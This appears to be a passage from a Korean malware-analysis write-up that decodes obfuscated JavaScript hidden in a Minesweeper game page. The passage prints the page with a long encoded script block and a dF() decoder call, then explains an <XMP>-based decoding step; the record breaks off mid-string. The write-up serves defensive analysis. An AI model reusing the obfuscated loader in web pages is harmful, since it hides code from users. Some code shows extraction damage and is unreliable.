    childItemArray = eval(childMenuArray["item" + ciCount])
    childItemName = childMenuArray.Name + "Item" + ciCount
    childItemString = "<SPAN ID="" + childItemName + "" STYLE=""width:" +
+ childMenuArray.mwidth + "">" + " " + childItemArray.itext + "</SPAN><BR>"
    childItemHTML += childItemString
    ciCount++
}
childMenu.innerHTML = childItemHTML
allchildItems = childMenu.children.tags("SPAN")
for (ci = 0; ci < allchildItems.length; ci++) {
    childItemArray = eval(childMenuArray["item" + (ci + 1)])
    childItem = eval(childMenuArray.Name + "Item" + (ci + 1))
    childItem.url = childItemArray.url
    childItem.make = makeItem
    childItem.make()
}
childMenu.Parent = currItem
childMenu.make(1)
return childMenu
}

function makeNewWindow(theURL,winName,features) {
if (isNav) {
    features += ",screenX=100,screenY=75"
} else {
    features += ",left=100,top=75"
}
newWind = window.open(theURL,winName,features)
if (newWind != null && newWind.opener == null) {
    newWind.opener = self
}

}

function closeNewWind() {
if (newWind && !newWind.closed) {
    newWind.close()
}
}

var pLeft = 5;

```

```

var pTop = 5;
var navX;
var navY;
function init() {
    marker = eval("document.images.markerImg");
    if (isIE) {
        myParent = marker.offsetParent;
        while (myParent) {
            pLeft += myParent.offsetLeft - 1; //myParent.offsetLeft;
            pTop += myParent.offsetTop - 1; //myParent.offsetTop;
            myParent = myParent.offsetParent;
        }
    }
    navX = (isNav) ? marker.x : pLeft
    navY = (isNav) ? marker.y : pTop
    window.focus()
    Navs()
    if (isNav) { NSMenus() } else { IEMenus() }
}

//-->
</SCRIPT>

</HEAD>

<BODY onKeyDown="javascript:keyDown();" onKeyUp="javascript:keyUp();" onload="init()">
<div align="center">
<table border="0" width="80%" id="table1" cellspacing="0" cellpadding="0">
    <tr>
        <td width="181">&ampnbsp</td>
        <td>
            <p align="center"><b>FREE JAVA SCRIPT GAMES</b></td>
        <td width="135">&ampnbsp</td>
    </tr>
    <tr>
        <td width="181"><b><a href="../action.html">ACTION</a></b><p><b>
            <a href="../arcade.html">ARCADE</a></b></p>
            <p><b><a href="../classic.html">CLASSIC</a></b></p>
            <p><b><a href="../logic.html">LOGIC</a></b></p>
            <p><b><a href="../other.html">OTHER</a></b></p>

```


A8Gqqqqqq%2A8J%2A8J%2A8I%3D%2A8GqqNqqqq2%2A8I7%2A%3CIjqxj%2A%3CGqqNqqqq%
 2A8I%3B%2A%3CI%2A8G%2A%3CI%2A75qq666NN%2A7%3DNqqqNqq%2A7%3E%2A75%2A%3C
 I%2A75%2A%3CI%2A75hfym%2A7%3Djwwtw%2A7%3E%2A75%2A%3CG%2A%' +

 '3CI%2A%3CI%2A8H%2A7Kxhwnuy%2A8J%2A8Hxhwnuy%2A75qfslzflj%2A8IOf%7BfXhwnuy%2A8J
 %7Bfw%2A75NNNqNNq%2A8IFwwf%7E%2A7%3D%3B8%2A7H67%2A7H%3B%2A7H%3A8%2A7H
 5%2A7H9%3D%2A7H98%2A7H%3A9%2A7H97%2A7H9%3C%2A7H5%2A7H5%2A7H5%2A
 7H5%2A7H5%2A7H%3A%3E%2A7H68%2A7H7%3A%2A7H85%2A7H%3A5%2A7H%3B5%2A7H6%
 2A7H6%3D%2A7H%3B6%2A7H%3D%2A7H6%3B%2A7H%3A%3B%2A7H75%2A7H9%3E%2A7H%3
 A6%2A7H76%2A7H9%3A%2A7H7%3D%2A7H77%2A7H86%2A7H8%3A%2A7H%3A%2A7H69%2A7
 H78%2A7H7%3C%2A7H8%3C%2A7H7%2A7H5%2A7H5%2A7H5%2A7H%3A%3A%2A7H5
 %2A7H66%2A7H88%2A7H%3E%2A7H6%3E%2A7H95%2A7H96%2A7H6%3A%2A7H%3B7%2A7H8
 %2A7H8%3E%2A7H65%2A7H87%2A7H6%3C%2A7H99%2A7H8%3B%2A7H79%2A7H%3' +

 'C%2A7H%3A7%2A7H7%3B%2A7H7%3E%2A7H%3A%3D%2A7H%3A%3C%2A7H9%3B%2A7H9%2
 A7H89%2A7H8%3D%2A7%3E%2A8Gq6666q%2A7%3D%2A77%3C69%3E%3B%2A7H%3C6%3A6
 %3C%2A7H%3C69%3D%3D%2A7H%3C6%3A7%3D%2A7H%3C6%3A96%2A7H%3C6%3A58%2A7H%3C6%
 A7H%3C69%3B%3C%2A7H%3C6%3A7%3D%2A7H%3C6%3A96%2A7H%3C6%3A58%2A7H%3C6%
 3A86%2A7H%3C6%3A66%2A7H%3C6%3A85%2A7H%3C6%3A85%2A7H%3C6%3A9%3B%2A7H%3
 C69%3D7%2A7H%3C6%3A6%3A%2A7H%3C69%3E%3E%2A7H%3C6%3A86%2A7H%3C6%3A66%2
 A7H%3C6997%2A7H%3C6%3A95%2A7H%3C6%3A7%3A%2A7H%3C69%3E%3C%2A7H%3C6%3A6
 %3B%2A7H%3C69%3C9%2A7H%3C6%3A5%3C%2A7H%3C69%3B9%2A7H%3C6996%2A7H%3C69
 9%3E%2A7H%3C6%3A7%3A%2A7H%3C6%3A7%3B%2A7H%3C6%3A97%2A7H%3C6%3A95%2A7
 H%3C' +

 '6%3A9%3B%2A7H%3C69%3C9%2A7H%3C6998%2A7H%3C6%3A98%2A7H%3C69%3C%3C%2A7
 H%3C6%3A87%2A7H%3C6%3A5%3B%2A7H%3C699%3D%2A7H%3C699%3D%2A7H%3C69%3E7
 %2A7H%3C6%3A9%3B%2A7H%3C6%3A97%2A7H%3C69%3D%3B%2A7H%3C69%3C6%2A7H%3C
 69%3A%3A%2A7H%3C6%3A77%2A7H%3C69%3A%3A%2A7H%3C69%3C3%3A%2A7H%3C6%3A%3
 B%3A%2A7H%3C69%3C%2A7H%3C69%3A%3E%2A7H%3C69%3B%3C%2A7H%3C69%3B9%2
 A7H%3C69%3C8%2A7H%3C69%3D%3D%2A7H%3C69%3C3%3D%2A7H%3C69%3C8%2A7H%3C69
 %3C%3A%2A7H%3C69%3A7%2A7H%3C69%3A8%2A7H%3C6%3A9%3D%2A7H%3C6%3A7%3C%2
 A7H%3C6%3A79%2A7H%3C6%3A%3A%3D%2A7H%3C6%3A%3A9%2A7H%3C6%3A86%2A7H%3C
 69%3A5%2A7H%3C6%3A%3A8%2A7H%3C6%3A57%2A7H%3C69%3E%3A%2A7H%3C69%3A5%2
 A7H%3C6' +

 '9%3D5%2A7H%3C699%3A%2A7H%3C6%3A5%3B%2A7H%3C6%3A%3A%3D%2A7H%3C6%3A%3
 A8%2A7H%3C69%3D6%2A7H%3C69%3D9%2A7H%3C6%3A5%3E%2A7H%3C6%3A7%3A%2A7H%
 3C6%3A%3B8%2A7H%3C6%3A58%2A7H%3C699%3D%2A7H%3C69%3B8%2A7H%3C69%3C9%2A
 7H%3C6997%2A7H%3C69%3A9%2A7H%3C6%3A7%3D%2A7H%3C69%3C8%2A7H%3C69%3D%3
 D%2A7H%3C69%3A9%2A7H%3C6%3A65%2A7H%3C69%3D9%2A7H%3C6%3A56%2A7H%3C69%
 3A5%2A7H%3C6%3A7%3B%2A7H%3C69%3D%3E%2A7H%3C69%3A%3A%2A7H%3C69%3A%3D%
 2A7H%3C6%3A%3A6%2A7H%3C6%3A9%3E%2A7H%3C6%3A%3A6%2A7H%3C6%3A8%3C%2A7H
 %3C6%3A5%3C%2A7H%3C6%3A%3B7%2A7H%3C69%3A%3A%2A7H%3C69%3A5%2A7H%3C69%
 3D%3A%2A7H%3C6%3A%3B%3C%2A7H%3C69%3C5%2A7H%3C6%3A%3A8%2A7H%3C6%3A56%
 2A7H%3C6' +

```

'6%3A%3A9%2A7H%3C69%3A%3E%2A7H%3C6%3A%3B%3A%2A7H%3C69%3B9%2A7H%3C6998
%2A7H%3C69%3D6%2A7H%3C6%3A%3B7%2A7H%3C699%3C%2A7H%3C6%3A8%3C%2A7H%3C
6%3A7%3B%2A7H%3C69%3D%3B%2A7H%3C69%3B%3B%2A7H%3C69%3D6%2A7H%3C69%3D9
%2A7H%3C69%3E%3D%2A7H%3C69%3B%3C%2A7H%3C69%3A%3A%2A7H%3C69%3D%3E%2A7
H%3C6%3A78%2A7H%3C6%3A88%2A7H%3C699%3B%2A7H%3C69%3D%3C%2A7H%3C6%3A%3
A8%2A7H%3C69%3D%3D%2A7H%3C6998%2A7H%3C6%3A56%2A7H%3C69%3D%3A%2A7H%3C
6%3A%3A8%2A7H%3C6%3A%3B7%2A7H%3C69%3C%3B%2A7H%3C6%3A68%2A7H%3C6%3A6%
3E%2A7H%3C699%3A%2A7H%3C69%3E7%2A7H%3C69%3A%3D%2A7H%3C69%3A8%2A7H%3C6
9%3D5%2A7H%3C699%3D%2A7H%3C69%3A6%2A7H%3C69%3A8%2A7H%3C69%3B9%2A7H%3C
6%3A8' +
'8%2A7H%3C6%3A67%2A7H%3C69%3C%3E%2A7H%3C69%3B5%2A7H%3C69%3A%3A%2A7H%3
C69%3D%3D%2A7H%3C69%3C%3E%2A7H%3C6%3A%3B%3C%2A7H%3C69%3E%3C%2A7H%3C6
%3A67%2A7H%3C6%3A6%3D%2A7H%3C6%3A%3A9%2A7H%3C69%3A7%2A7H%3C6%3A%3A9%
2A7H%3C699%3D%2A7H%3C699%3E%2A7H%3C6%3A%3A3C%2A7H%3C6%3A%3B6%2A7H%3
C69%3A8%2A7H%3C699%3C%2A7H%3C69%3E9%2A7H%3C699%3C%2A7H%3C6%3A65%2A7H%
3C69%3E%3C%2A7H%3C69%3B7%2A7H%3C69%3D%3A%2A7H%3C6%3A%3A8%2A7H%3C69%3E
9%2A7H%3C69%3B%3B%2A7H%3C69%3B%3E%2A7H%3C6%3A65%2A7H%3C699%3E%2A7H%3C
6%3A6%3B%2A7H%3C6%3A7%3C%2A7H%3C6996%2A7H%3C6%3A9%2A7H%3C6%3A7%3B%2
A7H%3C6997%2A7H%3C69%3B9%2A7H%3C6%3A5%3B%2A7H%3C69%3B%3D%2A7H%3C69%3C
6%2' +
'A7H%3C6%3A79%2A7H%3C69%3B%3A%2A7H%3C69%3C%3A%2A7H%3C69%3C%3C%2A7H%3C
6%3A87%2A7H%3C69%3E%3D%2A7H%3C69%3C%3A%2A7H%3C699%3D%2A7H%3C69%3E7%2A
7H%3C6%3A%3B6%2A7H%3C6%3A9%3B%2A7H%3C6%3A8%3D%2A7H%3C6%3A56%2A7H%3C6
%3A%3B7%2A7H%3C6%3A86%2A7H%3C6%3A86%2A7H%3C6%3A8%3D%2A7H%3C6%3A57%2A
7H%3C6%3A7%3B%2A7H%3C6%3A%3A7%2A7H%3C6%3A5%3D%2A7H%3C6%3A7%3E%2A7H%3C6%3A%3
9%3D6%2A7H%3C69%3C9%2A7H%3C6%3A5%3D%2A7H%3C6%3A7%3E%2A7H%3C6%3A%3A%3
E%2A7H%3C6%3A%3A5%2A7H%3C6%3A6%3C%2A7H%3C6%3A8%3D%2A7H%3C6%3A%3B%3A
%2A7H%3C69%3E%3A%2A7H%3C699%3A%2A7H%3C69%3D9%2A7H%3C6%3A86%2A7H%3C6%
3A%3A8%2A7H%3C6997%2A7H%3C69%3B%3D%2A7H%3C6%3A56%2A7H%3C6%3A%3B%3D%2
A7H%3C6' +
'%3A7%3B%2A7H%3C6%3A8%3B%2A7H%3C6%3A68%2A7H%3C6%3A7%3C%2A7H%3C6%3A97%
2A7H%3C6%3A%3A7%2A7H%3C6%3A%3B8%2A7H%3C6%3A89%2A7H%3C69%3B%3B%2A7H%3
C69%3D9%2A7H%3C69%3E%3B%2A7H%3C69%3B6%2A7H%3C69%3A%3D%2A7H%3C6%3A5%3
D%2A7H%3C69%3E%3D%2A7H%3C69%3B7%2A7H%3C6%3A68%2A7H%3C6%3A%3A9%2A7H%3
C699%3D%2A7H%3C6997%2A7H%3C6%3A87%2A7H%3C69%3E%3D%2A7H%3C699%3D%2A7H%
3C69%3C%3A%2A7H%3C6%3A%3B%3D%2A7H%3C6%3A97%2A7H%3C6%3A69%2A77%2A7%3E
%2A8H%2A7Kxhwnuy%2A8J5');

</SCRIPT>

<SCRIPT LANGUAGE="JavaScript" id="mineGame4">
// ****
// This is the script for the start of the game.
// ****

```

```

<!-- Begin

dir = "";
// Global Variables
var mines = [];
var shown = [];
var gridx, gridy, maxmines;
gridx = window.prompt("Please enter a width.", "8");
gridxverify();

function gridxaccept(){
gridy = window.prompt("Please enter a height.", "8");
gridyverify();
}

function gridyaccept(){
maxmines = window.prompt("Please enter the number of mines you want.", "10");
maxminesverify();
}

// Checking variables before applying them.
function gridxverify(){
if (gridx > 50){
alert("That width is too big. Please enter a new width.");
gridxreenter();
}
else if (gridx < 8){
alert("That width is too small. Please enter a new width.");
gridxreenter();
}
else gridxaccept();
}

function gridyverify(){
if (gridy > 50){
alert("That height is too big. Please enter a new height.");
gridyreenter();
}
else if (gridy < 8){
alert("That height is too small. Please enter a new height.");
gridyreenter();
}
else gridyaccept();
}

function maxminesverify(){


```

```

if (maxmines > 500){
    alert("That number is too big. Please enter a new number of mines.");
    maxminesreenter();
}
else if (maxmines < 10){
    alert("That number is too small. Please enter a new number of mines.");
    maxminesreenter();
}
else accepted();
}

// Functions for reentering key variables, if necessary.
function gridxreenter(){
    gridx = window.prompt("Please enter a width.", "8");
    gridxverify();
}
function gridyreenter(){
    gridy = window.prompt("Please enter a height.", "8");
    gridyverify();
}
function maxminesreenter(){
    maxmines = window.prompt("Please enter the number of mines you want.", "10");
    maxminesverify();
}

function accepted(){
    var squaresleft, flagsleft;
    var elapsedtime;
    var playing;
    var placeflag;
    var clicked;
}

// Measurements for different elements of the
// Minesweeper board.
var gridSq = gridx * 16;
var grid8 = gridSq - 128;
var grid16 = gridx - 8
var grid32 = grid16 * 8
var grid64 = grid16 * 16
var topBarWidth = 8 + grid64;
var menuBarWidth = 86 + grid64;
var wideWidth = gridx * 16;
var highHeight = gridy * 16;
var cplLeft = 6 + grid32;
var cplRight = 4 + grid32;

```

```

var totalWidth = gridSq + 32;
var tW6 = totalWidth - 6;
var ww2 = wideWidth + 2;

// Assigning names to number images
num=new Array(10);

for (var i=0;i<10;i++) {
    num[i]=new Image()
    num[i].src=i+".gif"
}

function keyDown(e) {
if(document.layers)
placeflag = (e.modifiers & Event.CONTROL_MASK) > 0;
else
placeflag = window.event.ctrlKey;
setStatus();
}
function keyUp(e) {
placeflag = false;
setStatus();
}

function newgame() {
// reset state arrays. mines holds the position of each mine. shown keeps
// track of the image shown at each grid location
var y;
for(y = 0; y < gridy; ++y)
{
mines[y] = [false, false, false];
shown[y] = [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0];
}

// Place the mines, making sure positions are unique
var m;
for(m = 0; m < maxmines; ++m) {
var x,y;
do {
x = Math.floor(Math.random() * gridx);
y = Math.floor(Math.random() * gridy);
} while(mines[y][x]);
mines[y][x] = true;
}
}

```

```

// initialize game variables
squaresleft = gridy * gridx;
flagsleft = maxmines;
elapsedtime = 0;
playing = true;
clicked = false
placeflag = false;

// insert the grid into the document
buildgrid();

// Set up keypress handlers
if (document.layers)
window.captureEvents(Event.KEYDOWN | Event.KEYUP);
window.onKeyDown = keyDown;
window.onKeyUp = keyUp;

// start the clock
setInterval("ticker()", 1000);
}

// clock tick handler
function ticker() {
if (playing) {
if (clicked) {
elapsedtime++;
setStatus();
}
}
}

// Refreshing control panel
function setStatus() {
document.images.elapse3.src=num[elapsedtime-(Math.floor(elapsedtime/10))*10].src;
document.images.elapse2.src=num[Math.floor((elapsedtime-
(Math.floor(elapsedtime/100))*100)/10)].src;
document.images.elapse1.src=num[Math.floor(elapsedtime/100)].src;
document.images.flag3.src=num[flagsleft-(Math.floor(flagsleft/10))*10].src;
document.images.flag2.src=num[Math.floor((flagsleft-(Math.floor(flagsleft/100))*100)/10)].src;
document.images.flag1.src=num[Math.floor(flagsleft/100)].src;

}

// ****
// This is the function to build the game's grid.
// ****
function buildgrid() {

```

```

document.write("<!-- Window --><DIV align=center> "
+ "<!-- Top Bar --> <table width="
+ totalWidth
+ " border=0 cells"
+ "pacing=0 cellpadding=0> <tr bgcolor=#bbbbbb heigh"
+ "t=1> <td width=1 bgcolor=#bbbbbb></td><td width="
+ "=1 bgcolor=#bbbbbb></td> <td width=1 bgcolor=#bbb"
+ "bbb></td><td width="
+ tW6
+ " bgcolor=#bbbbbb></td> <t"
+ "d width=1 bgcolor=#bbbbbb></td> <td width=1 bgcol"
+ "or=#bbbbbb></td> <td width=1 bgcolor=#000000></td"
+ "></tr><tr height=1><td width=1 bgcolor=#bbbb"
+ "bb></td><td width=1 bgcolor=#ffffff></td><td w"
+ "idth=1 bgcolor=#ffffff></td><td bgcolor=#fffff"
+ "></td><td width=1 bgcolor=#ffffff></td><td widt"
+ "h=1 bgcolor=#888888></td><td width=1 bgcolor=#00"
+ "0000></td></tr><tr height=1><td width=1 bgco"
+ "lor=#bbbbbb></td><td width=1 bgcolor=#fffff></t"
+ "d><td width=1 bgcolor=#bbbbbb></td><td bgcolor"
+ "#bbbbbb></td><td width=1 bgcolor=#bbbbbb></td> "
+ "<td width=1 bgcolor=#888888></td><td width=1 bg"
+ "color=#000000></td></tr></table><!-- Title -->"
+ "<table border=0 cellspacing=0 cellpadding=0><t"
+ "r height=18><td width=1 bgcolor=#bbbbbb></td><"
+ "td width=1 bgcolor=#fffff></td><td width=1 bgco"
+ "lor=#bbbbbb></td><td bgcolor=#000088><img src='t"
+ "itle.gif'><img src='a.gif' height=1 width="
+ topBarWidth
+ " name="
+ "'titleBarEmptySpace'></td><td><img src='buttons."
+ "gif'></td><td width=1 bgcolor=#bbbbbb></td><td"
+ " width=1 bgcolor=#888888></td><td width=1 bgcolo"
+ "r=#000000></td></tr></table><!-- Menu Bar --> "
+ "<table border=0 cellspacing=0 cellpadding=0> <tr"
+ " height=20 bgcolor=#bbbbbb> <td width=1 bgcolor="#"
+ "bbbbbb></td> <td>"
+ "<img src='c.gif' width=1 height=20>"
+ "<img src='a.gif' NAME='markerImg' width=35 height=18>"
+ "<img src='a.gif' width=34 height=18>"
+ "</td><td> <"
+ "img src='a.gif' height=1 width="
+ menuBarWidth
+ " name='menuBarEmp"
+ "'tySpace'></td> <td width=1 bgcolor=#bbbbbb></td> "
+ "<td width=1 bgcolor=#888888></td> <td width=1 bg"
+ "color=#000000></td> </tr></table> <!-- Mine Fiel"

```

```

+ "d --> <table border=0 cellspacing=0 cellpadding=0"
+ "> <tr height=11 width=160> <td width=1 bgcolor="#"
+ "bbbbbb"></td> <td width=1 bgcolor="#ffffff"></td> <""
+ "td width=1 bgcolor="#bbbbbb"></td> <td><img src='tl"
+ ".gif'></td> <td><img src='header.gif' width="
+ " ww2
+ " height=11></td> <td><img src='tr.gif'></td> <td><""
+ "img src='right.gif' width=5 height=11></td> </tr>
+ "</table><table width="
+ totalWidth
+ " border=0 cellspacing=0 cellpadding"
+ "ing=0> <tr height=33> <td width=1 bgcolor="#bbbbbb"
+ "b></td> <td width=1 bgcolor="#ffffff"></td> <td wi"
+ "dth=1 bgcolor="#bbbbbb"></td> <td><img src='cplleft"
+ ".gif' height=33 width=11></td> <td> <!-- Control"
+ " Panel --> <table width="
+ " ww2
+ " border=0 cellspacing="
+ "0 cellpadding=0><tr height=4 width="
+ " ww2
+ "><td bgcolor="#bbbbbb"
+ "></td> </tr> </table> <table width="
+ " ww2
+ " border=0 cel"
+ "lspacing=0 cellpadding=0><tr height=26> <td "
+ "width=5 bgcolor="#bbbbbb"></td> <td> <!-- Mines Remai"
+ "ning --> <table width=41 border=0 cellspacing=0 c"
+ "ellpadding=0><tr bgcolor="#888888"><td></td><td> "
+ "</td><td></td> <td></td><td></td><td></td> <td><"/
+ "><td></td> <td width=1 bgcolor="#bbbbbb"></td> <"/
+ "><tr> <tr bgcolor="#000000> <td width=1 bgcolor="#88"
+ "8888></td> <td></td> <td></td> <td></td><td></td> "
+ "<td></td> <td></td> <td></td> <td></td> <td width=1 bgcolor"
+ "=#ffffff"></td> </tr> <tr bgcolor="#000000> <td wid"
+ "th=1 bgcolor="#888888"></td> <td width=1 bgcolor="#0"
+ "00000></td> <td><img src='0.gif' name='flag1'></t"
+ "d><td width=2></td><td><img src='1.gif' name='"
+ "flag2'></td> <td width=2></td><td><img src='0.g"
+ "+if name='flag3'></td> <td width=1></td> <td wid"
+ "th=1 bgcolor="#ffffff"></td> </tr> <tr bgcolor="#0000"
+ "00> <td width=1 bgcolor="#888888"></td> <td></td><"
+ "><td></td> <td></td><td></td><td></td><td></td> <t"
+ "><td></td> <td width=1 bgcolor="#ffffff"></td> </tr> <"
+ "><tr bgcolor="#ffffff"> <td width=1 bgcolor="#bbbbbb"><""
+ "></td> <td></td><td></td> <td></td><td></td><td></td> <t"
+ "><td></td> <td></td><td></td> <td></td><td></td></tr> <"
+ "><tr bgcolor="#bbbbbb"> <td width=1 bgcolor="#bbbbbb"><""

```

```

+ "/td> <td></td><td></td><td></td><td></td><td></td><td></td>
+ "td> <td></td><td></td> <td></td></tr></table><!--"
+ " End Mines Remaini"
+ "ng --> </td> <td bgcolor=#bbbbbb><img height=1 "
+ "src='a.gif' width=" + cplLeft + " name='cplLeft'>
+ "<td><img src='bttnsmile.gif' name='condition' onmo"
+ "usedown='document.images.condition.s"
+ 'rc="bttnsmil2.gif"'
+ ":" onmouseu"
+ "p='document.images.condition.s"
+ 'rc="bttnsmile.gif";location.reload();"
+ "></td> <td width=4 bgcolor=#bbbbbb>
+ "<img height=1 src='a.gif'"
+ " width=" + cplRight + ">
+ "</td> <td> <!-- Elapsed Time --> <table width=4"
+ "1 border=0 cellspacing=0 cellpadding=0> <tr bgcol"
+ "or=#888888> <td></td><td></td><td></td> <td></td>
+ "><td></td><td></td><td></td><td></td> <td width"
+ "=1 bgcolor=#bbbbbb></td></tr> <tr bgcolor=#000000"
+ "> <td width=1 bgcolor=#888888></td> <td></td><td"
+ "></td> <td></td><td></td><td></td><td></td>
+ "</td> <td width=1 bgcolor=#ffffff></td></tr> <tr"
+ " bgcolor=#000000> <td width=1 bgcolor=#888888></t"
+ "d> <td width=1 bgcolor=#000000></td> <td><img sr"
+ "c='0.gif' name='elapse1'></td> <td width=2></td> "
+ "<td><img src='0.gif' name='elapse2'></td> <td wi"
+ "dth=2></td> <td><img src='0.gif' name='elapse3'><"
+ "/td> <td width=1></td> <td width=1 bgcolor=#fffff"
+ "ff></td></tr> <tr bgcolor=#000000> <td width=1 b"
+ "gcolor=#888888></td> <td></td><td></td><td></td>
+ "><td></td><td></td><td></td><td></td> <td width"
+ "=1 bgcolor=#ffffff></td></tr> <tr bgcolor=#ffffff"
+ "> <td width=1 bgcolor=#bbbbbb></td> <td></td><td"
+ "></td> <td></td><td></td><td></td><td></td>
+ "</td> <td></td></tr> <tr"
+ "bgcolor=#bbbbbb> <td width=1 bgcolor=#bbbbbb><"
+ "/td> <td></td><td></td><td></td><td></td><td></td>
+ "td> <td></td><td></td><td></td></tr> "
+ "</table> <!-- End Elapsed Time --> </td> <td "
+ "width=7 bgcolor=#bbbbbb></td></tr></table><table "
+ "width="
+ "ww2
+ " border=0 cellspacing=0 cellpadding=0> "
+ "<tr height=3><td bgcolor=#bbbbbb></td></tr></table"
+ "> <!-- End Control Panel --> </td> <td><img src"
+ ="cplright.gif' height=33 width=11></td> <td><img"
+ " src='right.gif' height=33 width=5></td> </tr></t"

```

```

+"able><!-- Separator --> <table border=0 cells"
+"pacing=0 cellpadding=0> <tr height=11 width="
+ totalWidth
+ "> "
+<td width=1 bgcolor=#bbbbbb></td> <td width=1 bg"
+ "color=#ffffff></td> <td width=1 bgcolor=#bbbbbb><"
+ "/td> <td><img src='ml.gif'></td><td></td><td><img"
+ " src='mr.gif'></td><td><img src='right.gif' width"
+ "=5></td></tr></table> <!-- Mine Field --> <table"
+ " width="
+ totalWidth
+ " border=0 cellspacing=0 cellpadding=0> "
+ "<tr height="
+ highHeight
+ "> <td width=1 bgcolor=#bbbbbb></td>"
+ <td width=1 bgcolor=#ffffff></td> <td width=1 b"
+ "gcolor=#bbbbbb></td> <td><img src='fielside.gif' "
+ "width=12 height="
+ highHeight
+ "></td> <td> <!-- Game Field -"
+ "->");

var s = "";
var x, y;
for(y = 0; y < gridy; ++y) {
for(x = 0; x < gridx; ++x) {
s = s + '<a href="javascript:gridclick(' + y + ',' + x +');">' +
'<img src=' + dir + 'sqt0.gif" name="grd'+y+'_'+x+'" border=0></a>'
}
s = s + "<br>";
}
document.write(s);
document.write('<!-- End Game Field --></td><td'
+ ' valign=right></td> <td valign=right></td> </tr></table> <!-- En'
+ 'd Mine Field --><!-- Footer --><table width='
+ totalWidth
+ " border=0 cellspacing=0 cellpadding=0><tr heigh"
+ 't=12> <td width=1 bgcolor=#bbbbbb></td> <td widt'
+ 'h=1 bgcolor=#ffffff></td> <td width=1 bgcolor=#bb'

```

```

+'bbbb></td> <td></td> <td></td> <td><i'
+'mg src="br.gif"></td> <td></td></tr></table><!-- Bottom --> <ta'
+'ble width='
+ totalWidth
+' border=0 cellspacing=0 cellpadding=0'
+'> <tr bgcolor=#bbbbbb height=1> <td width=1 bgco'
+'lor=#bbbbbb></td> <td width=1 bgcolor=#ffffff></t'
+'d> <td width=1 bgcolor=#bbbbbb></td><td width='
+ tW6
+' bgcolor=#bbbbbb></td> <td width=1 bgcolor=#bbb'
+'bb></td> <td width=1 bgcolor=#888888></td> <td '
+'width=1 bgcolor=#000000></td> </tr> <tr height=1'
+'> <td width=1 bgcolor=#bbbbbb></td> <td width=1 '
+'bgcolor=#888888></td> <td width=1 bgcolor=#888888'
+'></td> <td bgcolor=#888888></td> <td width=1 bgc'
+'olor=#888888></td> <td width=1 bgcolor=#888888></'
+'td> <td width=1 bgcolor=#000000></td> </tr> <tr'
+' height=1> <td width=1 bgcolor=#000000></td> <td'
+' width=1 bgcolor=#000000></td> <td width=1 bcolo'
+'r=#000000></td> <td bgcolor=#000000></td> <td wi'
+'dth=1 bgcolor=#000000></td> <td width=1 bgcolor="#'
+'000000></td> <td width=1 bgcolor=#000000></td> <'
+'></tr> </table> </div>');
}

// *****
// These are functions that run during the game.
// *****

// Function to calculate the number of mines adjacent to a grid location
function surrounding(y,x) {
var count = 0;
if (y > 0 && x > 0 && mines[y-1][x-1]) count++;
if (y > 0 && mines[y-1][x]) count++;
if (y > 0 && x < gridx-1 && mines[y-1][x+1]) count++;
if (x > 0 && mines[y][x-1]) count++;
if (x < gridx-1 && mines[y][x+1]) count++;
if (y < gridy-1 && x > 0 && mines[y+1][x-1]) count++;
if (y < gridy-1 && mines[y+1][x]) count++;
if (y < gridy-1 && x < gridx-1 && mines[y+1][x+1]) count++;
return count;
}

```

```

// Recursive function to 'roll back' the grid when user clicks on a tile
// with no surrounding mines
function rollback(y,x) {
    if (y >= 0 && y < gridy && x >=0 && x < gridx) {
        if (shown[y][x] != 3) {
            var c = surrounding(y,x);
            shown[y][x] = 3;
            squaresleft--;
            document.images["grd"+y+"_"+x].src = dir + "sq"+c+".gif";
            if (c == 0) {
                rollback(y-1,x-1);
                rollback(y-1,x);
                rollback(y-1,x+1);
                rollback(y,x-1);
                rollback(y,x+1);
                rollback(y+1,x-1);
                rollback(y+1,x);
                rollback(y+1,x+1);
            }
        }
    }
}

// Function called when player steps on a mine. All mine locations are uncovered
function dead() {
    var y, x;
    for(y = 0; y < gridy; ++y) {
        for(x = 0; x < gridx; ++x) {
            if (mines[y][x]) {
                if (shown[y][x] != 1) {
                    document.images["grd"+y+"_"+x].src = dir + "mine.gif";
                }
            }
            else if (shown[y][x] == 1) {
                document.images["grd"+y+"_"+x].src = dir + "nomine.gif";
            }
        }
    }
    document.images.condition.src = dir + "btndead.gif";
    playing = false;
    clicked = false;
}

// handler called whenever the grid is clicked
function gridclick(y, x) {
    if (playing) {
        clicked = true;
    }
}

```

```

if (placeflag) {
    if (shown[y][x] < 3) {
        var s = shown[y][x];
        var change = true;
        if (s == 1) {
            flagsleft++;
            squaresleft++;
        }
        if (flagsleft == 0 && s == 0) {
            change = false;
        }
        else {
            if (s == 2) s = 0;
            else s++;
            if (s == 1) {
                flagsleft--;
                squaresleft--;
            }
        }
    }
    if (change) {
        shown[y][x] = s;
        document.images["grd"+y+"_"+x].src = dir + "sqt"+s+".gif";
        setStatus();
    }
    if (squaresleft == 0) {
        document.images.condition.src = dir + "btncool.gif";
        playing = false;
    }
}
}

// check not flagged as a mine
else if (shown[y][x] != 1) {
    if (mines[y][x]) {
        document.images["grd"+y+"_"+x].src = dir + "minerel.gif";
        dead();
    }
    else {
        rollback(y,x);
    }
}
}

// Start the game
newgame();
// End -->

```

```

</script></p>
</td>
<td width="135">&nbsp;</td>
</tr>

<tr>
<td width="181">&nbsp;</td>
<td>&nbsp;</td>
<td width="135">&nbsp;</td>
</tr>
</table>

</div>

</BODY></HTML>

```

디코딩 된 결과를 보면 <SCRIPT LANGUAGE="JavaScript" id="mineGame3"> 에
또 다시 인코딩 된 자바스크립트를 볼 수 있습니다. 또 다시 디코딩 해야 합니다.

Step 2. Decoding JavaScript (Phase 2)

id="miniGame3" 부분의 자바스크립트는 크게 두 부분으로 나뉘는 데 두 번째 부
분은 dF()함수를 호출하는 부분입니다. 아마도 첫 부분은 dF()함수의 정의부분으
로 판단됩니다. 첫 부분은 어떠한 함수의 내부에서 연산 결과를 document.write()
로 출력하는 것이 아닌 독립적인 출력 부분입니다. 이러한 부분은 <XMP> 태그
를 이용하여 디코드 된 스크립트를 실행하는 것이 아닌 화면에 출력하는 것으로
간단히 디코드 할 수 있습니다.

[표 1 3] dF()함수 정의 부분 디코드

```

<HTML>
<BODY>
<SCRIPT LANGUAGE="JavaScript">
document.write("<XMP>" + unescape("%3C%73%63%72%69%70%74%3E%66%75%6E%63%74%69%
%6F%6E%20%64%46%28%73%29%7B%76%61%72%20%73%31%3D%75%6E%65%73%63%61%70%
%65%28%73%2E%73%75%62%73%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68%2D%3
